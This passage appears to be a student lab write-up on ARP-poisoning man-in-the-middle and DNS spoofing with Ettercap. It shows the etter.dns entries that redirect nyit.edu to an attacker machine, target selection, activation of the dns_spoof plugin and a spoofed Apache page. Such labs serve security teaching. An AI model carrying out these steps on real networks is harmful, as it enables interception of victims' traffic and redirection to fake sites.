
3. **Then we modified the *etter.dns* file** to redirect the nameserver to the IP address that we want the victim to access. In this case, we want the victim to be redirected to our Kali machine when trying to visit *nyit.edu*

Notes: This step MUST be done before activating the DNS_SPOOF plugin.




```
################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

nyit.edu        A       192.168.0.51
*.nyit.edu      A       192.168.0.51
```

4. **We launch Ettercap and start sniffing on eth0 interface**




Network interface : eth0

5. **Scanning for network hosts**



```
Starting Unified sniffing...

Unified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
12 hosts added to the hosts list...
```


6. **Add the victim to the Target 1, and add the network gateway to target 2**



IP Address	MAC Address	Description
192.168.0.13	7C:49:EB:9D:67:16	
192.168.0.14	7C:49:EB:9B:A6:94	
192.168.0.17	94:0E:6B:F1:CF:EE	
192.168.0.24	1C:1B:B5:6A:F5:A4	
fe80::4978:5deb:bd8d:9e71	1C:1B:B5:6A:F5:A4	
192.168.0.29	00:05:FE:82:AB:9D	
192.168.0.48	B4:6B:FC:2F:A4:9A	
192.168.0.49	64:5D:86:E0:B2:49	
192.168.0.254	00:05:CA:00:00:09	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
12 hosts added to the hosts list...
Host 192.168.0.1 added to TARGET2
Host 192.168.0.24 added to TARGET1
Host 192.168.0.49 added to TARGET1
```

7. **Start an ARP poisoning MITM attack to sniff into the connection between victim and the network gateway**



IP Address	MAC Address	Description
192.168.0.13	7C:49:EB:9D:67:16	
192.168.0.14	7C:49:EB:9B:A6:94	
192.168.0.17	94:0E:6B:F1:CF:EE	
192.168.0.24	1C:1B:B5	
fe80::4978:5deb:bd8d:9e71	1C:1B:B5	
192.168.0.29	00:05:FE	
192.168.0.48	B4:6B:FC	
192.168.0.49	64:5D:86	
192.168.0.254	00:05:CA	

MITM Attack: ARP Poisoning


Optional parameters

☑ Sniff remote connections.

☐ Only poison one-way.

```
ARP poisoning victims:

 GROUP 1 : 192.168.0.24 1C:1B:B5:6A:F5:A4
 GROUP 1 : 192.168.0.49 64:5D:86:E0:B2:49

 GROUP 2 : 192.168.0.1 A8:4E:3F:BD:B9:22
```


8. **Start the DNS_SPOOF plugin** to interrupt DNS requests and responds between victim and gateway with spoofed responses stated in the *etter.dns* file.




	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host

```
GROUP 1 : 192.168.0.24 1C:1B:B5:6A:F5:A4
GROUP 1 : 192.168.0.49 64:5D:86:E0:B2:49

GROUP 2 : 192.168.0.1 A8:4E:3F:BD:B9:22
Activating dns_spoof plugin...
```

9. **Modify the default webpage** on our machine and start the Apache service to accept incoming traffic. Now, our attacker Kali machine acts like a web server.




```
<html>
<body>

        <h1>DNS Spoofing Attack Succeeded!! ;)</h1>

</body>
</html>
```



```
root@kali:~# service apache2 start
```

10. Now start the sniffing, the attack is running now




	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host

```
 GROUP 1 : 192.168.0.49 64:5D:86:E0:B2:49

 GROUP 2 : 192.168.0.1 A8:4E:3F:BD:B9:22
Activating dns_spoof plugin...
Starting Unified sniffing...
```

11. Go back to the victim Windows machine and type in *nyit.edu*. This would the page that you are supposed to see, which is our redesigned webpage.

Notes: if you can still access nyit.edu, you might want to clear all your browsing history and cache and reopen the browser.



DNS Spoofing Attack Succeeded!! ;)

References

http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Networking/DNS_Local/

https://github.com/Ettercap/ettercap/blob/master/share/etter.conf.v6

https://miloserdov.org/?p=1772#74

https://linux.die.net/man/5/etter.conf

https://null-byte.wonderhowto.com/how-to/tutorial-dns-spoofing-0167796/

http://www-scf.usc.edu/~csci530l/downloads/ettercap.man.txt

https://www.thegeekstuff.com/2012/05/ettercap-tutorial/

https://www.thegeekstuff.com/2012/01/arp-cache-poisoning/